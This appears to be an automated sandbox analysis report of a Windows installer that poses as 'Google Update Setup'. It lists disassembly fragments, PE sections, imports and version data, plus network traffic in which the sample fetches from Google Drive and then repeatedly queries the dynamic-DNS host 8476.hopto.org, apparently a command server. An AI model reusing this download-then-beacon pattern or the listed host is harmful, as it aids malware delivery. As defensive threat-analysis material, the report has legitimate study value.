cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007F2E14403A6Ah
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [0042A318h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx

Instruction
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers
Programming Language: [EXP] VC++ 6.0 SP5 build 8804

Data Directories			
Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x74000	0x28488	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections								
Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6676	0x6800	False	0.656813401442	data	6.41745998719	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.4498046875	data	5.14106681717	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x20378	0x600	False	0.509765625	data	4.11058212765	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2b000	0x49000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZE_D_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x74000	0x28488	0x28600	False	0.342685758514	data	4.39207892807	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources					
Name	RVA	Size	Type	Language	Country
RT_ICON	0x74358	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x84b80	0x94a8	data	English	United States
RT_ICON	0x8e028	0x5488	data	English	United States
RT_ICON	0x934b0	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 8454136, next used block 4294967167	English	United States
RT_ICON	0x976d8	0x25a8	data	English	United States
RT_ICON	0x99c80	0x10a8	data	English	United States
RT_ICON	0x9ad28	0x988	data	English	United States
RT_ICON	0x9b6b0	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x9bb18	0x100	data	English	United States
RT_DIALOG	0x9bc18	0x11c	data	English	United States
RT_DIALOG	0x9bd38	0xc4	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_DIALOG	0x9be00	0x60	data	English	United States
RT_GROUP_ICON	0x9be60	0x76	data	English	United States
RT_VERSION	0x9bed8	0x270	data	English	United States
RT_MANIFEST	0x9c148	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports	
DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, lstrcpmA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpyW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, CreateFileW, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcpmW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos	
Description	Data
LegalCopyright	Copyright 2018 Google LLC
FileVersion	1.3.36
CompanyName	Google LLC
LegalTrademarks	
Comments	
ProductName	Google Update
FileDescription	Google Update Setup
Translation	0x0409 0x04b0

Possible Origin		
Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior
Network Port Distribution

Total Packets: 91

- 53 (DNS)
- 443 (HTTPS)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 11:46:58.736882925 CEST	49760	443	192.168.11.20	172.217.168.14
May 23, 2022 11:46:58.736958027 CEST	443	49760	172.217.168.14	192.168.11.20
May 23, 2022 11:46:58.737170935 CEST	49760	443	192.168.11.20	172.217.168.14
May 23, 2022 11:46:58.762644053 CEST	49760	443	192.168.11.20	172.217.168.14
May 23, 2022 11:46:58.762698889 CEST	443	49760	172.217.168.14	192.168.11.20
May 23, 2022 11:46:58.827276945 CEST	443	49760	172.217.168.14	192.168.11.20
May 23, 2022 11:46:58.827460051 CEST	49760	443	192.168.11.20	172.217.168.14
May 23, 2022 11:46:58.827502966 CEST	49760	443	192.168.11.20	172.217.168.14
May 23, 2022 11:46:58.829781055 CEST	443	49760	172.217.168.14	192.168.11.20
May 23, 2022 11:46:58.829988003 CEST	49760	443	192.168.11.20	172.217.168.14
May 23, 2022 11:46:58.947675943 CEST	49760	443	192.168.11.20	172.217.168.14
May 23, 2022 11:46:58.947736979 CEST	443	49760	172.217.168.14	192.168.11.20
May 23, 2022 11:46:58.948388100 CEST	443	49760	172.217.168.14	192.168.11.20
May 23, 2022 11:46:58.948518991 CEST	49760	443	192.168.11.20	172.217.168.14
May 23, 2022 11:46:58.952002048 CEST	49760	443	192.168.11.20	172.217.168.14
May 23, 2022 11:46:58.994551897 CEST	443	49760	172.217.168.14	192.168.11.20
May 23, 2022 11:46:59.569569111 CEST	443	49760	172.217.168.14	192.168.11.20
May 23, 2022 11:46:59.569772005 CEST	49760	443	192.168.11.20	172.217.168.14
May 23, 2022 11:46:59.569847107 CEST	443	49760	172.217.168.14	192.168.11.20
May 23, 2022 11:46:59.569927931 CEST	443	49760	172.217.168.14	192.168.11.20
May 23, 2022 11:46:59.570023060 CEST	49760	443	192.168.11.20	172.217.168.14
May 23, 2022 11:46:59.570092916 CEST	49760	443	192.168.11.20	172.217.168.14
May 23, 2022 11:46:59.571511030 CEST	49760	443	192.168.11.20	172.217.168.14
May 23, 2022 11:46:59.571576118 CEST	443	49760	172.217.168.14	192.168.11.20
May 23, 2022 11:46:59.735853910 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:46:59.735873938 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:46:59.736056089 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:46:59.736459017 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:46:59.736474037 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:46:59.798150063 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:46:59.798346043 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:46:59.800285101 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:46:59.800522089 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:46:59.804003954 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:46:59.804023027 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:46:59.804420948 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:46:59.804608107 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:46:59.804939985 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:46:59.846579075 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.089596033 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.089874029 CEST	49761	443	192.168.11.20	172.217.168.33

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 11:47:00.090276957 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.090537071 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.091192961 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.091459036 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.093643904 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.094187975 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.094284058 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.094628096 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.098661900 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.098916054 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.099826097 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.100028992 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.100097895 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.100303888 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.100353956 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.100606918 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.100651026 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.100939035 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.100960016 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.101017952 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.101190090 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.101233006 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.101594925 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.101794004 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.101840019 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.102124929 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.102329969 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.102540016 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.102591991 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.102833033 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.103143930 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.103415966 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.103471041 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.103691101 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.104005098 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.104207993 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.104254007 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.104516029 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.105127096 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.105292082 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.105351925 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.105647087 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.105869055 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.106085062 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.106126070 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.106383085 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.106437922 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.106583118 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.106751919 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.106976032 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.107326984 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.107542992 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.107589006 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.107842922 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.108155012 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.108429909 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.108484030 CEST	443	49761	172.217.168.33	192.168.11.20
May 23, 2022 11:47:00.108726025 CEST	49761	443	192.168.11.20	172.217.168.33
May 23, 2022 11:47:00.108977079 CEST	443	49761	172.217.168.33	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 11:46:57.714590073 CEST	58993	53	192.168.11.20	1.1.1.1
May 23, 2022 11:46:58.719346046 CEST	58993	53	192.168.11.20	9.9.9.9
May 23, 2022 11:46:58.726953983 CEST	53	58993	9.9.9.9	192.168.11.20
May 23, 2022 11:46:59.698004961 CEST	53968	53	192.168.11.20	9.9.9.9
May 23, 2022 11:46:59.733742952 CEST	53	53968	9.9.9.9	192.168.11.20
May 23, 2022 11:47:02.381093025 CEST	65035	53	192.168.11.20	8.8.8.8
May 23, 2022 11:47:02.391139030 CEST	53	65035	8.8.8.8	192.168.11.20
May 23, 2022 11:47:09.086580038 CEST	51210	53	192.168.11.20	8.8.8.8
May 23, 2022 11:47:09.098932981 CEST	53	51210	8.8.8.8	192.168.11.20
May 23, 2022 11:47:22.835086107 CEST	64010	53	192.168.11.20	8.8.8.8
May 23, 2022 11:47:22.855329990 CEST	53	64010	8.8.8.8	192.168.11.20
May 23, 2022 11:47:47.882106066 CEST	54216	53	192.168.11.20	8.8.8.8
May 23, 2022 11:47:47.890250921 CEST	53	54216	8.8.8.8	192.168.11.20
May 23, 2022 11:47:54.154962063 CEST	56019	53	192.168.11.20	8.8.8.8
May 23, 2022 11:47:54.163404942 CEST	53	56019	8.8.8.8	192.168.11.20
May 23, 2022 11:48:00.473187923 CEST	55150	53	192.168.11.20	8.8.8.8
May 23, 2022 11:48:00.480863094 CEST	53	55150	8.8.8.8	192.168.11.20
May 23, 2022 11:48:25.431503057 CEST	62709	53	192.168.11.20	8.8.8.8
May 23, 2022 11:48:25.441343069 CEST	53	62709	8.8.8.8	192.168.11.20
May 23, 2022 11:48:31.652231932 CEST	65050	53	192.168.11.20	8.8.8.8
May 23, 2022 11:48:31.664566994 CEST	53	65050	8.8.8.8	192.168.11.20
May 23, 2022 11:48:38.062896013 CEST	53824	53	192.168.11.20	8.8.8.8
May 23, 2022 11:48:38.072735071 CEST	53	53824	8.8.8.8	192.168.11.20
May 23, 2022 11:49:03.305607080 CEST	56281	53	192.168.11.20	8.8.8.8
May 23, 2022 11:49:03.318289995 CEST	53	56281	8.8.8.8	192.168.11.20
May 23, 2022 11:49:09.537339926 CEST	59776	53	192.168.11.20	8.8.8.8
May 23, 2022 11:49:09.548010111 CEST	53	59776	8.8.8.8	192.168.11.20
May 23, 2022 11:49:15.777554989 CEST	60623	53	192.168.11.20	8.8.8.8
May 23, 2022 11:49:15.788270950 CEST	53	60623	8.8.8.8	192.168.11.20
May 23, 2022 11:49:40.670224905 CEST	55912	53	192.168.11.20	8.8.8.8
May 23, 2022 11:49:40.680655003 CEST	53	55912	8.8.8.8	192.168.11.20
May 23, 2022 11:49:46.903182030 CEST	61270	53	192.168.11.20	8.8.8.8
May 23, 2022 11:49:46.916208029 CEST	53	61270	8.8.8.8	192.168.11.20
May 23, 2022 11:49:53.121006012 CEST	61057	53	192.168.11.20	8.8.8.8
May 23, 2022 11:49:53.131108046 CEST	53	61057	8.8.8.8	192.168.11.20
May 23, 2022 11:50:18.036883116 CEST	59845	53	192.168.11.20	8.8.8.8
May 23, 2022 11:50:18.049410105 CEST	53	59845	8.8.8.8	192.168.11.20
May 23, 2022 11:50:24.277122021 CEST	58042	53	192.168.11.20	8.8.8.8
May 23, 2022 11:50:24.289326906 CEST	53	58042	8.8.8.8	192.168.11.20
May 23, 2022 11:50:30.503006935 CEST	53086	53	192.168.11.20	8.8.8.8
May 23, 2022 11:50:30.515665054 CEST	53	53086	8.8.8.8	192.168.11.20
May 23, 2022 11:50:55.390180111 CEST	62686	53	192.168.11.20	8.8.8.8
May 23, 2022 11:50:55.400388956 CEST	53	62686	8.8.8.8	192.168.11.20
May 23, 2022 11:51:01.668912888 CEST	60985	53	192.168.11.20	8.8.8.8
May 23, 2022 11:51:01.678932905 CEST	53	60985	8.8.8.8	192.168.11.20
May 23, 2022 11:51:07.901110888 CEST	55036	53	192.168.11.20	8.8.8.8
May 23, 2022 11:51:07.913681984 CEST	53	55036	8.8.8.8	192.168.11.20
May 23, 2022 11:51:34.238714933 CEST	54222	53	192.168.11.20	8.8.8.8
May 23, 2022 11:51:34.249434948 CEST	53	54222	8.8.8.8	192.168.11.20
May 23, 2022 11:51:40.440494061 CEST	63218	53	192.168.11.20	8.8.8.8
May 23, 2022 11:51:40.450985909 CEST	53	63218	8.8.8.8	192.168.11.20
May 23, 2022 11:51:46.674710035 CEST	55853	53	192.168.11.20	8.8.8.8
May 23, 2022 11:51:46.685156107 CEST	53	55853	8.8.8.8	192.168.11.20
May 23, 2022 11:52:11.527514935 CEST	56576	53	192.168.11.20	8.8.8.8
May 23, 2022 11:52:11.539603949 CEST	53	56576	8.8.8.8	192.168.11.20
May 23, 2022 11:52:17.767606974 CEST	57144	53	192.168.11.20	8.8.8.8
May 23, 2022 11:52:17.776474953 CEST	53	57144	8.8.8.8	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 11:52:24.008966923 CEST	56180	53	192.168.11.20	8.8.8.8
May 23, 2022 11:52:24.017558098 CEST	53	56180	8.8.8.8	192.168.11.20
May 23, 2022 11:52:48.895647049 CEST	65300	53	192.168.11.20	8.8.8.8
May 23, 2022 11:52:48.908235073 CEST	53	65300	8.8.8.8	192.168.11.20
May 23, 2022 11:52:55.143579006 CEST	56630	53	192.168.11.20	8.8.8.8
May 23, 2022 11:52:55.155625105 CEST	53	56630	8.8.8.8	192.168.11.20
May 23, 2022 11:53:01.386588097 CEST	62729	53	192.168.11.20	8.8.8.8
May 23, 2022 11:53:01.395365000 CEST	53	62729	8.8.8.8	192.168.11.20
May 23, 2022 11:53:26.292299986 CEST	59986	53	192.168.11.20	8.8.8.8
May 23, 2022 11:53:26.303169966 CEST	53	59986	8.8.8.8	192.168.11.20
May 23, 2022 11:53:32.478359938 CEST	61417	53	192.168.11.20	8.8.8.8
May 23, 2022 11:53:32.489136934 CEST	53	61417	8.8.8.8	192.168.11.20
May 23, 2022 11:53:38.713068008 CEST	55215	53	192.168.11.20	8.8.8.8
May 23, 2022 11:53:38.725174904 CEST	53	55215	8.8.8.8	192.168.11.20
May 23, 2022 11:54:03.627757072 CEST	55625	53	192.168.11.20	8.8.8.8
May 23, 2022 11:54:03.726109028 CEST	53	55625	8.8.8.8	192.168.11.20
May 23, 2022 11:54:09.939173937 CEST	60284	53	192.168.11.20	8.8.8.8
May 23, 2022 11:54:09.951195955 CEST	53	60284	8.8.8.8	192.168.11.20
May 23, 2022 11:54:16.174067974 CEST	55590	53	192.168.11.20	8.8.8.8
May 23, 2022 11:54:16.193367004 CEST	53	55590	8.8.8.8	192.168.11.20
May 23, 2022 11:54:41.043123960 CEST	50729	53	192.168.11.20	8.8.8.8
May 23, 2022 11:54:41.053447962 CEST	53	50729	8.8.8.8	192.168.11.20

DNS Queries							
Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 23, 2022 11:46:57.714590073 CEST	192.168.11.20	1.1.1.1	0xe52f	Standard query (0)	drive.google.com	A (IP address)	IN (0x0001)
May 23, 2022 11:46:58.719346046 CEST	192.168.11.20	9.9.9.9	0xe52f	Standard query (0)	drive.google.com	A (IP address)	IN (0x0001)
May 23, 2022 11:46:59.698004961 CEST	192.168.11.20	9.9.9.9	0x8d6c	Standard query (0)	doc-0c-as-docs.googleusercontent.com	A (IP address)	IN (0x0001)
May 23, 2022 11:47:02.381093025 CEST	192.168.11.20	8.8.8.8	0x140f	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:47:09.086580038 CEST	192.168.11.20	8.8.8.8	0xb4f5	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:47:22.835086107 CEST	192.168.11.20	8.8.8.8	0xba8c	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:47:47.882106066 CEST	192.168.11.20	8.8.8.8	0xdd81	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:47:54.154962063 CEST	192.168.11.20	8.8.8.8	0x53e0	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:48:00.473187923 CEST	192.168.11.20	8.8.8.8	0x7fa6	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:48:25.431503057 CEST	192.168.11.20	8.8.8.8	0x3f47	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:48:31.652231932 CEST	192.168.11.20	8.8.8.8	0x232a	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:48:38.062896013 CEST	192.168.11.20	8.8.8.8	0xac68	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:49:03.305607080 CEST	192.168.11.20	8.8.8.8	0xa090	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:49:09.537339926 CEST	192.168.11.20	8.8.8.8	0x8397	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:49:15.777554989 CEST	192.168.11.20	8.8.8.8	0x1ae4	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:49:40.670224905 CEST	192.168.11.20	8.8.8.8	0xf60a	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:49:46.903182030 CEST	192.168.11.20	8.8.8.8	0x2052	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:49:53.121006012 CEST	192.168.11.20	8.8.8.8	0x78e5	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:50:18.036883116 CEST	192.168.11.20	8.8.8.8	0x2ebe	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 23, 2022 11:50:24.277122021 CEST	192.168.11.20	8.8.8.8	0xedff	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:50:30.503006935 CEST	192.168.11.20	8.8.8.8	0x9ac1	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:50:55.390180111 CEST	192.168.11.20	8.8.8.8	0x9a2	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:51:01.668912888 CEST	192.168.11.20	8.8.8.8	0x83e2	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:51:07.901110888 CEST	192.168.11.20	8.8.8.8	0xcf71	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:51:34.238714933 CEST	192.168.11.20	8.8.8.8	0xb685	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:51:40.440494061 CEST	192.168.11.20	8.8.8.8	0x3652	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:51:46.674710035 CEST	192.168.11.20	8.8.8.8	0xbe8e	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:52:11.527514935 CEST	192.168.11.20	8.8.8.8	0xb75e	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:52:17.767606974 CEST	192.168.11.20	8.8.8.8	0x355e	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:52:24.008966923 CEST	192.168.11.20	8.8.8.8	0x71f5	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:52:48.895647049 CEST	192.168.11.20	8.8.8.8	0xdfd4	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:52:55.143579006 CEST	192.168.11.20	8.8.8.8	0xc8f	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:53:01.386588097 CEST	192.168.11.20	8.8.8.8	0x45bf	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:53:26.292299986 CEST	192.168.11.20	8.8.8.8	0x589a	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:53:32.478359938 CEST	192.168.11.20	8.8.8.8	0x5a10	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:53:38.713068008 CEST	192.168.11.20	8.8.8.8	0xfd99	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:54:03.627757072 CEST	192.168.11.20	8.8.8.8	0xb20b	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:54:09.939173937 CEST	192.168.11.20	8.8.8.8	0x7c1e	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:54:16.174067974 CEST	192.168.11.20	8.8.8.8	0xdda6	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)
May 23, 2022 11:54:41.043123960 CEST	192.168.11.20	8.8.8.8	0x8236	Standard query (0)	8476.hopto.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 23, 2022 11:46:58.726953983 CEST	9.9.9.9	192.168.11.20	0xe52f	No error (0)	drive.google.com		172.217.168.14	A (IP address)	IN (0x0001)
May 23, 2022 11:46:59.733742952 CEST	9.9.9.9	192.168.11.20	0x8d6c	No error (0)	doc-0c-as-docs.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
